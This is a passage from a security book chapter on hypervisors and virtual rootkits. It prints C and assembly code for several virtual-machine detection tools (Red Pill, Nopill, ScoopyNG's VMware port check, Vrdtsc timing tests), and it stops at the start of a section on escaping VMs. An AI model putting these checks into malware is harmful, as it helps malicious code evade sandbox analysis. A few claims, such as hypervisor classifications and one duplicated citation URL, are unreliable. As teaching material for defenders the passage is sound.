


Figure 5-1 Virtualization of system resources

Process virtual machines are much simpler in design than *hardware virtual machines*, the second major class of virtual machine technology. Rather than simply providing an execution environment for a single process, hardware virtual machines provide low-level *hardware emulation* for multiple operating systems, known as *guest operating systems*, to use simultaneously. This means the VM mimics x86 architecture, providing all of the expected hardware and assembly instructions. This emulation or virtualization can be implemented in “bare-metal” hardware (meaning on the CPU chip) or in software on top of an existing running operating system known as the *host operating system*. The operator of this emulation is known as the hypervisor (or *virtual machine manager, VMM*).

The Hypervisor

The *hypervisor* is the hardware virtual machine component that handles system-level virtualization for all VMs running on the host system. It manages the resource mapping

and executions between the physical and virtual hardware, allowing two or more operating systems to share system resources. The hypervisor handles system resource sharing, virtual machine isolation, and all of the core responsibilities for the subordinate virtual machines. Each virtual machine inside a *system virtual machine* runs a complete operating system, for example, Windows Vista or Red Hat Enterprise Linux.

There are two types of hypervisors, Type I (native) and Type II (hosted). *Type I* hypervisors are implemented in system hardware on the motherboard, whereas *Type II* hypervisors are implemented in software on top of the host operating system. As seen in Figure 5-2, Type II hypervisors have kernel-mode components that sit on the same level as the operating system and handle isolating the virtual machines from the host operating system. These types of hypervisors provide *hardware emulation* services, so the virtual machines think they are working directly with the physical hardware. Type II hypervisors include well-known products such as Xen ESX Server, VMWare Workstation, and Sun VirtualBox.

Type I hypervisors, illustrated in Figure 5-3, operate *beneath* the operating system in a special privilege level called *ring -1*. Another name for these hypervisors is *bare-metal hypervisors*, since they rely on virtualization support provided in hardware by the manufacturer (in the form of special registers and circuits) as well as on special instructions in the CPU. Type I hypervisors typically are faster due to virtualization support embedded in the hardware itself. Examples of Type I hypervisors include AMD-V/Pacifica, Intel VT-x, and UltraSPARC T1. Figure 5-3 is a generic illustration of a Type I hypervisor. It is




Figure 5-2 Type II hypervisors




Figure 5-3 Type I hypervisors

not representative of all Type I hypervisor implementations available, as details of specific vendor solutions would require dozens of illustrations.

The general idea of a Type I hypervisor is to compress the protection rings downward, so that Child VMs can execute on top of hardware just like the Master VM does. VM separation and system integrity are maintained by special communication between the hypervisor and the Master VM. As shown in Figure 5-3, the hypervisor is supported by hardware-level virtualization support from either Intel or AMD.

The hypervisor is the most important component in virtualization technology. It runs beneath all of the individual guest operating systems and ensures system integrity. The hypervisor must literally maintain the illusion that the guest operating systems think they're interacting directly with the system hardware. This requirement is critical for virtualization technology and also the source of much controversy and debate in the computer security world.

Many debates and discussions have arisen around the inability of the hypervisor to remain transparent and segregated from the subordinate operating systems. At this point, the computer security community has widely accepted that the hypervisor cannot possibly maintain a complete virtualization illusion, and the guest operating system (or installed applications) will always be able to determine if it is in a virtual environment. This remains true despite efforts by AMD and Intel to provide the hypervisor with capabilities to better hide itself from some of the detection techniques released by the research community (such as timing attacks and specialized CPU instructions).

Virtualization Strategies

Three main virtualization strategies are used by most virtualization technologies available today. These strategies differ fundamentally in their integration with the operating system and underlying hardware.

The first strategy is known as *virtual machine emulation* and requires the hypervisor to emulate real and virtual hardware for the guest operating systems to use. The hypervisor is responsible for “mapping” the virtual hardware that the guest operating system can access to the real hardware installed on the computer. The key requirement with emulation is ensuring that the necessary privilege level is available and validated when guest operating systems need to use privileged CPU instructions. This arbitration is handled by the hypervisor. Products that use emulation include VMWare, Bochs, Parallels, QEMU, and Microsoft Virtual. A critical point here is this strategy requires the hypervisor to “fool” the guest operating systems into thinking they are using real hardware.

The second strategy is known as *paravirtualization*. This strategy relies on the guest operating system itself being modified to support virtualization internally. This removes the requirement for the hypervisor to “arbitrate” special CPU instructions, as well as the need to “fool” the guest operating systems. In fact, the guest operating systems realize they’re in a virtual environment because they’re assisting in the virtualization process. A popular product that implements this strategy is Xen.

The final strategy is *OS-level virtualization*, in which the operating system itself completely manages the isolation and virtualization. It essentially makes multiple copies of itself and then isolates those copies from each other. The best example of this technique is Sun Solaris *zones*.

Understanding these three strategies is important to appreciating how virtual rootkits take advantage of the complexities involved with each implementation strategy. Keep in mind these are just the popular virtualization strategies. Many other strategies exist in the commercial world, in the research community, and in classified government institutions. Each one of those implementations brings its own unique strengths and weaknesses to the virtual battlefield.

Virtual Memory Management

An important example of the hypervisor’s responsibility to abstract physical hardware into virtual, usable hardware is found in virtual memory management. Virtual memory is not a concept unique to virtualization. All modern operating systems take advantage of abstracting physical memory into virtual memory, so the system can support scalable *multiprocessing* (run multiple processes at once). For example, all processes running on 32-bit, Non-PAE Windows NT-based platforms are assigned 2GB of virtual memory. However, the system may only have 512MB of physical RAM installed on the system. To make this “overbooking” feasible, the operating system’s memory manager handles translating a process’s virtual address space to a physical address in conjunction with a page file that is written to disk. In the same vein, the hypervisor must translate the

underlying physical addresses used by guest operating systems to *real* physical addresses in the hardware. Thus, there is an additional layer of abstraction when managing memory.

The virtual memory manager is a critical component of virtualization design, and different vendors take different approaches to managing system memory. VMWare isolates the memory address spaces for the host operating system from those belonging to the guest operating system, so the guest cannot ever touch an address in the host. Other solutions utilize a combination of hardware and software solutions to manage memory allocation. In the end, these solutions amount to a limited defense against advanced rootkits that are able to violate the isolation between guest and host operating systems.

Virtual Machine Isolation

Another of the hypervisor's critical responsibilities is to isolate the guest operating systems from each other. Any files or memory space used by one virtual machine should not be visible to any other virtual machine. The sum of techniques and components used to achieve this separation is known as *virtual machine isolation*. The hypervisor runs beneath all of the guest operating systems and/or on bare hardware, so it is able to intercept requests to system resources and control visibility. Virtual memory management and I/O request mediation are necessities for isolating VMs, along with instruction set emulation and controlling privilege escalation (such as SYSENTER, call gates, and so on).

VM isolation also implies isolating the guest operating systems from the host operating system. This separation is critical for integrity, stability, and performance reasons. It turns out virtualization technology is pretty good at protecting individual guest operating systems from each other. As you'll see shortly, this is *not* the case for protecting the underlying host operating system from its subordinate guest operating systems. As was stated earlier, within the industry it is widely accepted that virtualization technology has failed to maintain the boundary between the "real world" and the "virtual world."

VIRTUAL MACHINE ROOTKIT TECHNIQUES

We'll now shift our focus from virtualization technology itself to how this technology is exploited by three classes of virtual rootkits. First, let's take a quick trip through history to see how malware has evolved to this point.

Rootkits in the Matrix: How Did We Get Here?!

Virtualization technology has become the staging ground for an entire new generation of malware and rootkits. In Chapter 4, we covered the taxonomy of malware defined by Joanna Rutkowska. To facilitate the discussion of how malware and rootkits have evolved

and overcome threats, we'll generalize Joanna's model to describe the sophistication level of the four types of malware as it applies to rootkits:

- **Type 0/user-mode rootkits** Not sophisticated
- **Type I/static kernel-mode rootkits** Moderately sophisticated but easily detected
- **Type II/dynamic kernel-mode rootkits** Sophisticated but always on a level playing field with detectors
- **Type III/virtual rootkits** Highly sophisticated and constantly evolving battleground

The trend we are seeing with rootkits and malware in general (and as evidenced by the malware taxonomy just described) is that as technology becomes more sophisticated, so do offensive and defensive security measures. This means that defenders have to work harder to detect rootkits, and rootkit authors have to work harder to write more sophisticated rootkits. Part of this struggle is a result of increasing complexity in technology convergence (i.e., virtualization), but it is also a direct result of the constant battle between malware authors and computer defenders. In the taxonomy, each type of malware can be thought of as a generation of malware that grew out of needing to find a better infection method. The bleeding-edge of rootkit authoring and detection technologies has now found its home in virtualization.

And so the war is being waged. An analogy has been made between this escalation of rootkit technologies into the virtualization world and the struggle of mankind for true awareness in the movie *The Matrix*. In 2006, Joanna Rutkowska released a virtual rootkit known as Blue Pill. The rootkit was named after the blue pill in the movie, which Morpheus offers to Neo when he's facing the decision either to reenter the matrix (remain ignorant of the real world) or to take the red pill to escape the virtual world and enter the real world (Joanna also released a tool to detect virtual environments, aptly named the Red Pill). The analogy is that the victim operating system "swallows the blue pill," i.e., the virtual rootkit, and is now inside the "matrix," which is controlled by the virtual machine. Consequently, the Red Pill is able to detect the virtual environment; but the analogy falls short, because the tool does not actually allow the OS to escape from the VM as the red pill allows Neo to escape *The Matrix*.

While the security implications of virtualization have been researched for some time, Joanna's research helped raise the issue to the mainstream research community, and a number of tools and research papers have since been released.

What Is a Virtual Rootkit?

A *virtual rootkit* is a rootkit that is coded and designed specifically for virtualization environments. Its goal is the same as the traditional rootkits we have discussed so far in this book (i.e., gain persistence on the machine using stealthy tactics), and the components are largely the same, but the technique is entirely different. The primary difference is the rootkit's target has shifted from directly modifying the operating system to subverting it

transparently inside a virtual environment. In short, the virtual rootkit contains functionality to detect and optionally escape from the virtual environment (if it is deployed within one of the guest VMs), as well as completely hijack the native (host) operating system by installing a malicious hypervisor beneath it.

The virtual rootkit moves the battlefield from being *at the same level as* the operating system to being *beneath* the operating system (hence, it is Type III malware as discussed earlier). Whereas traditional rootkits must determine stealthy ways to alter the operating system without its knowledge (and without triggering third-party detection tools), the virtual rootkit achieves its goals without having to touch the operating system at all. It leverages virtualization support in hardware and software to insert itself beneath the operating system.

Types of Virtual Rootkits

For the purposes of this book, we will define three classes of virtual rootkits (the last two definitions in the list have already been defined by other security researchers in the community):

- **Virtualization-aware malware (VAM)** This is your “common” malware that has added functionality to detect the virtual environment and behave differently (terminate, stall) or attack the VM itself.
- **Virtual machine-based rootkits (VMBR)** This is a traditional type of rootkit that has the ability to envelope the native OS inside a VM without its knowledge; this is achieved by modifying existing virtualization software.
- **Hypervisor virtual machine (HVM) rootkits** This rootkit leverages hardware virtualization support to replace the underlying hypervisor completely with its own custom hypervisor and then envelope the currently running operating systems (hosts and guests) on-the-fly.

Virtualization-aware malware is more of an annoyance than a real threat. This type of malware simply alters its behavior when a virtual environment is detected, for example, terminating its own process or just stalling execution as if it has no malicious intent. Many common viruses, worms, and Trojans fall into this category. The goal of this polymorphic behavior is primarily to fool analysts who use virtualization environments to analyze malware in a sandboxed environment. By behaving benignly when a virtual machine is detected, the malware can slip past unsuspecting analysts. This technique is easily overcome using debuggers, as the analyst is able to disable the polymorphic behavior and uncover the malware’s true capabilities. Honeypots are also commonly used to sandbox malware and to condense resources to run multiple “light” VMs; thus, they are often both intentionally and unintentionally targeted by virtualization-aware malware.

VMBR’s were first defined by Tal Garfinkel, Keith Adams, Andrew Warfield, and Jason Franklin at Stanford University (http://www.cs.cmu.edu/~jfrankli/hotos07/vmm_detection_hotos07.pdf) and comprise a class of virtual rootkits that are able to

move the host OS into a VM by altering the system boot sequence to point to the rootkit's hypervisor, which is loaded by a stealthy kernel driver in the target OS. The example illustrated in this book is SubVirt, which requires a modified version of VMWare or Virtual PC to run. The operating systems themselves—Windows XP and Linux—were also modified to make the proof-of-concept rootkit. The VMBR is more sophisticated in design and capability than VAM, but it still lacks autonomy and the uber stealthiness of the HVM rootkits. It also has flaws inherent to the lack of full virtualization in native x86 architecture. This means a laundry list of CPU instructions (sgdt, sidt, sldt, str, popf, movm, just to name a few) are not trapped by the hypervisor and can be executed in user mode to detect the VMBR. Since the instruction is not considered privileged by Intel, the CPU does not natively trap the issued instruction. Therefore, emulation software (such as a VMBR) cannot intercept these instructions that can reveal the VMBR's presence.

HVM rootkits are the most advanced virtual rootkits known at this time. They are capable of installing a custom, super-lightweight hypervisor that hoists the native OS into a VM on-the-fly (that is, transparently to the OS itself)—and does so with utmost stealth. The HVM virtual rootkit relies on hardware virtualization support provided by AMD and Intel to achieve its goals. The hardware support comes in the form of additional CPU-level instructions that can be executed by software (such as the OS or an HVM rootkit) to quickly and efficiently set up a hypervisor and run guest operating systems in an isolated virtual environment.

The argument in the security community is whether or not the host operating system (or underlying hypervisor) can detect this subversion (or if detection is even relevant assuming everything may be virtualized in the near future). Now, we'll discuss how virtual malware can detect and escape the virtual environment.

Detecting the Virtual Environment

Detecting a virtual environment is an important capability for both malware and malware detectors. Think about it: If you were in "the matrix," wouldn't you want to know about it? You might just rethink how you act if you knew someone was stealthily watching your *every* move.

NOTE

The risk ratings in this chapter approximate the likelihood that discussed techniques are used in malware in the wild, even though the technique itself (such as VM breakout) may not really be an attack. Because virtual rootkits are fairly uncommon, the risk ratings are very low.

Detecting VM Artifacts

Since virtual machines use system resources, they leave traces of their existence in locations throughout the system. The authors of "Thwarting Virtual Machine Detection" (http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf) describe four main areas to examine for indicators of a virtual environment:

- Artifacts in processes, the file system, and the registry, for example, the VMWare hypervisor process.

- Artifacts in system memory. OS structures normally loaded at certain locations in memory are loaded in different locations when virtualized; strings present in memory indicate a virtual hypervisor is running.
- The presence of virtual hardware used by virtual machines, such as VMWare's virtual network adapters and USB drivers.
- CPU instructions specific to virtualization, for instance, nonstandard x86 instructions added to increase virtualization performance, such as Intel VT-x's VMXON/VMXOFF.

By searching for any of these artifacts, malware and VM detectors alike can discover that they are inside a virtual environment.

VM Anomalies and Transparency

Although detection methods are useful, the fundamental issue under scrutiny here is how a virtual machine fails to achieve *transparency*. A fundamental goal of virtualization technology is to emulate the underlying hardware *transparently*. In other words, the guest operating systems should not realize, for performance and abstraction reasons, that they are in a virtual environment. However, while transparency is a goal for performance reasons, it is only a goal to achieve *good enough* transparency such that performance is not impacted by the emulation. In other words, a virtual machine was never intended to be, and arguably *cannot be*, completely transparent.

And here's the pinch: Since virtualization technology itself is detectable, any malware or detection utility that employs or relies on the technology will be detectable to its adversary. Thus, it is a lose-lose situation for both detectors and malware: If a detector uses a VM to analyze malware, the malware can always detect that it is in a VM; likewise, if a virtual rootkit tries to trap a host operating system in a virtual environment by installing its own hypervisor, the host OS will always be able to detect the change.

So what are the underlying indicators of a virtual environment? Many of these indicators relate to design issues—such as how to emulate a certain CPU instruction—but most are an artifact of physical limitations and performance issues inherent to the hypervisor acting as a proxy between “real hardware” and “virtual hardware.”

A very good summary of these virtualization anomalies—logical discrepancies, resource discrepancies, and timing discrepancies—is provided in “Compatibility Is Not Transparency: VMM Detection Myths and Realities,” by Garfinkel et al. (http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf).

Logical discrepancies are implementation differences between the true x86 instruction set architecture of the CPU manufacturer (Intel, AMD, and so on) and the virtualization provider such as VMWare or Virtual PC. The discrepancy here is simple: To emulate the hardware, companies like VMWare and Microsoft have to “reinvent the wheel,” and they don't always get it just right and go about it in different ways. Thus, distinguishing their implementations from true x86 support is not hard. One example is the current limitations of VMs to emulate the x86 SIDT instruction.

Resource discrepancies are evident in a virtual environment simply because the virtual machine and hypervisor must consume resources themselves. These discrepancies

manifest primarily in the CPU caches, main memory, and hard drive space. A common VM detection technique involves benchmarking the storage requirements of a nonvirtualized environment and using any deviations as indicators of a virtual environment.

The same technique holds for the third VM anomaly, *timing discrepancies*. Under nonvirtualized operating constraints, certain system instructions execute in a predictable amount of time. When emulated, those same instructions take fractions of a second longer, but the discrepancy is easily detectable. An example from Garfinkel et al.'s paper mentioned previously is the intrinsic performance hit on the system due to the hypervisor's virtual memory manager processing an increased number of page faults. These page faults are a direct result of management overhead by the virtual machine to implement such critical features as VM isolation (i.e., protecting the memory space of the host OS from the guest OS). A well-known timing attack to detect VMs involves executing two x86 instructions in parallel (CPUID and NOP) and measuring the divergence of execution times over a period of time. Most VM technologies fall into predictable ranges of divergence, while nonvirtualized environments do not.

Now we'll explore some tools that can be used to detect the presence of a virtual environment. Unless otherwise noted, these tools only detect VMWare and Virtual PC VMs. For a more comprehensive list of detection methodologies for other VMs including Parallels, Bochs, Hydra, and many others, see http://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf.



Red Pill by Joanna Rutkowska: Logical Discrepancy Anomaly Using SIDT

Popularity:	3
Simplicity:	10
Impact:	5
Risk Rating:	6

The Red Pill was released by Joanna Rutkowska in 2004 (<http://www.invisiblethings.org/papers/redpill.html>) after observing some anomalies in testing the SuckIt rootkit inside VMWare versus on a "real" host. As it turns out, the rootkit (which hooked the IDT) failed to load in VMWare, because of how VMWare handles the SIDT (store IDT) x86 instruction. Since multiple operating systems can be running in a VM, and there is only one IDT register to store the IDT when the SIDT instruction is issued, the VM has to swap the IDTs out and store one of them in memory. Although this broke the rootkit's functionality, it happened to reveal one of the many implementation quirks in VMs that make them easily detectable; hence, Red Pill was born.

Red Pill issues the SIDT instruction inside a VM and tests the returned address of the IDT against known values for Virtual PC and VMWare Workstation. Based on the return value, Red Pill can detect if it is inside a VM. The following code is the entire program in C:

```
#include <stdio.h>
int main () {
    unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
    *((unsigned*)&rpill[3]) = (unsigned)m;
    ((void(*)())&rpill)();
    printf ("idt base: %#x\n", *((unsigned*)&m[2]));
    if (m[5]>0xd0)
        printf ("Inside Matrix!\n", m[5]);
    else
        printf ("Not in Matrix.\n");
    return 0;
}
```

Note the SIDT instruction is included as *hex opcodes* (byte representation of CPU instructions and operands) in the source code to increase its portability. To have the compiler generate the opcodes for you, simply use inline assembly code (e.g., `MOV eax, 4`) rather than opcodes.



Nopill by Danny Quist and Val Smith (Offensive Computing): Logical Discrepancy Anomaly Using SLDT

<i>Popularity:</i>	2
<i>Simplicity:</i>	9
<i>Impact:</i>	5
<i>Risk Rating:</i>	5

Not long after the Red Pill was released, two researchers at Offensive Computing noted some grave limitations with its approach and released a whitepaper with improved proof-of-concept code called Nopill (<http://www.offensivecomputing.net/files/active/0/vm.pdf>). Namely, the SIDT approach failed on multicore and multiprocessor systems, since each processor has an IDT assigned to it and resulting byte signatures can vary drastically (thus the two hardcoded values Red Pill uses are unreliable). Red Pill also had difficulties with false positives on nonvirtualized, multiprocessor systems.

Their improvement was to use the x86 *Local Descriptor Table (LDT)*, a per-process data structure used for memory access protections, to achieve the same goal. By issuing the SLDT x86 instruction, Nopill is able to more reliably detect VMs on multiprocessor systems. The signature used by Nopill is based on the fact that the Windows OS does not utilize LDT (thus its location will be `0x00`) and GDT structures, but VMWare has to provide virtual support for them anyway. Thus, the location of each structure will vary predictably on a virtualized system versus a nonvirtualized system. The code for Nopill is shown here:

```
#include <stdio.h>
inline int idtCheck () {
```



```

    unsigned char m[6];
    __asm sidt m;
    printf("IDTR: %2.2x %2.2x %2.2x %2.2x %2.2x %2.2x\n", m[0], m[1], m[2],
           m[3], m[4], m[5]);
    return (m[5]>0xd0) ? 1 : 0;
}
int gdtCheck() {
    unsigned char m[6];
    __asm sgdt m;
    printf("GDTR: %2.2x %2.2x %2.2x %2.2x %2.2x %2.2x\n", m[0], m[1], m[2],
           m[3], m[4], m[5]);
    return (m[5]>0xd0) ? 1 : 0;
}
int ldtCheck() {
    unsigned char m[6];
    __asm sldt m;
    printf("LDTR: %2.2x %2.2x %2.2x %2.2x %2.2x %2.2x\n", m[0], m[1], m[2],
           m[3], m[4], m[5]);
    return (m[0] != 0x00 && m[1] != 0x00) ? 1 : 0;
}
int main(int argc, char * argv[]) {
    idtCheck();
    gdtCheck();
    if (ldtCheck())
        printf("Virtual Machine detected.\n");
    else
        printf("Native machine detected.\n");
    return 0;
}

```

As shown in the source code, Nopill actually reads all of the IDT, GDT, and LDT structures but only considers the LDT for VM detection. For the IDT and GDT structures, Nopill issues the appropriate x86 instruction to store the table information in a memory location (SIDT or SGDT) and then examines the resulting table address to see if it is greater than the magic address location `0xd0` (shown to be the predictable location of the relocated table in virtual environments). It then reads the LDT to determine if the code is executing in a VM. If the address of the LDT is not `0x00` for both entries, then a VM must have relocated the table because Windows does not use the LDT (and thus it would be `0x00`).



ScoopyNG by Tobias Klein (Trapkit): Resource and Logical Discrepancies

<i>Popularity:</i>	2
<i>Simplicity:</i>	6
<i>Impact:</i>	5
<i>Risk Rating:</i>	4

From 2006 onward, Tobias Klein of Trapkit.de website released a series of tools to test various detection methods. These tools—Scoopy, Scoopy Doo, and Jerry—were streamlined into a single tool called ScoopyNG in 2008.

Scoopy Doo originally looked for basic resource discrepancies present in VMWare virtual environments by searching for known VMWare-issued MAC addresses and other virtual hardware. However, this proved to be less reliable than assembly-level techniques, so it was discontinued.

The ScoopyNG tool uses seven different tests (from multiple researchers) to determine if the code is being run inside a VM or not. It detects VMWare VMs on single and multiprocessor systems. It uses the following techniques:

- **Test 1** In VM if IDT base address at known location
- **Test 2** In VM if LDT base address is not 0x00
- **Test 3** In VM if GDT base address at known location
- **Test 4** In VM if STR MEM instruction returns 0x00,0x40
- **Test 5** In VM if special assembly instruction 0x0a (version) returns VMWare magic value 0x564D5868 (ASCII VMXh)
- **Test 6** In VM if special assembly instruction 0x14 (memsize) returns VMWare magic value 0x564D5868 (ASCII VMXh)
- **Test 7** In VM if an exception test triggers a VMWare bug

Tests 1–3 are well known and have been covered already. Test 4 was based on research by Alfredo Andres Omella of S21Sec in 2006 (<http://www.s21sec.com/descargas/vmware-eng.pdf>). It issues an x86 instruction called store task register (STR) and examines the return value of the task segment selector (TSS). Alfredo noticed that the return value differed for nonvirtualized environments. While this check is not portable in multicore and multiprocessor environments, it is another test to add to the growing list of assembly instructions that reveal implementation defects.

Tests 5 and 6 were based on research by Ken Kato (<http://chitchat.at.infoseek.co.jp/vmware/backdoor.html>) into VMWare “I/O backdoors” used by the VM to allow guest and host operating systems to communicate with each other (i.e., copy and paste). Remember, these ports are *not real*, they are virtual ports. One such port was found at 0x5658. In the following code, the port is queried with various parameters and the results checked against known *magic values* (which are simply unique values that identify the existence of the product by their presence):

```
mov eax, 'VMXh'           // VMware magic value (0x564D5868)
mov ecx, 14h             // get memory size command (0x14)
mov dx, 'VX'            // special VMware I/O port (0x5658)
in eax, dx               // special I/O cmd
```

The x86 instruction `IN` is trapped by the VM and emulated to perform the operation. It reads the parameters to the `IN` instruction, located inside the `EAX` (magic value `VMXh`) and `ECX` (operand `0x14` means get memory size) registers and then returns a value. If the returned value matches `VMXh`, then the code is executing inside a VM.

The final test, Test 7, is based on research by Derek Soeder of eEye (http://eeyersearch.typepad.com/blog/2006/09/another_vmware_.html). This test is based on advanced architecture concepts, but in a nutshell, it relies on a bug in VMWare that incorrectly handles a CPU protection fault. In short, the emulation is incorrect and issues execution transfer before the fault is issued. A “real” processor would issue the fault first. Thus, Test 7 causes a fault to occur and then checks the resulting CPU register values for evidence of the bug.



Vrdtsc by Bugcheck: Timing Discrepancies

Popularity:	6
Simplicity:	8
Impact:	5
Risk Rating:	6

The tool `Vrdtsc` written by the Canadian researcher Bugcheck in 2006 performs various timing tests to see if the code is executing in a virtual environment. This tool works against hardware-assisted virtual environments, such as Intel’s VT-x technology. The tool performs two tests using two different Intel instructions, `CPUID` and `RDTSC` (read-time stamp counter).

The first test issues 10 million `CPUID` instructions and tests how many processor ticks (units of time at the processor level) the requests took. On a nonvirtualized machine, the request should take roughly 50–150 ticks, but using a VM with Intel VT-x hardware support, it would take roughly 5000–8000 ticks. The code is shown here:

```
printf( "Attempting to detect a #VMEXIT on a cpuid instruction...\n" );
ticks = get_cpuid_loop_ticks(NUM_ITERS);
printf( "Total iterations   : %u \n"
```

```
    "Total ticks          : 0x%010I64x\n"  
    "Ticks per iteration: %I64u\n", NUM_ITERS, ticks, ticks/NUM_ITERS );  
if( ticks/NUM_ITERS < 150 )  
    printf( "Doesnt look like a VM based on CPUID time to execute\n" );  
else  
    printf( "Looks like a VM and CPUID is causing a #VMEXIT\n" );
```

The second test issues the RDTSC instruction 10 million times and then compares the actual time difference based on tick calculations and checking the start and end time using the `time()` function. If the total execution time was greater than 10 seconds, or the RDTSC instruction took more than 15 ticks (the time it would take on a nonvirtualized machine), the tool reports that it is inside a VM.

At this point, we have looked at numerous methods to detect the presence of a virtual machine. It should be obvious by now that this issue has been researched enough to conclusively prove true transparency in a virtual environment is impossible. We'll now turn our attention to how rootkits escape the virtual environment.

Escaping the Virtual Environment

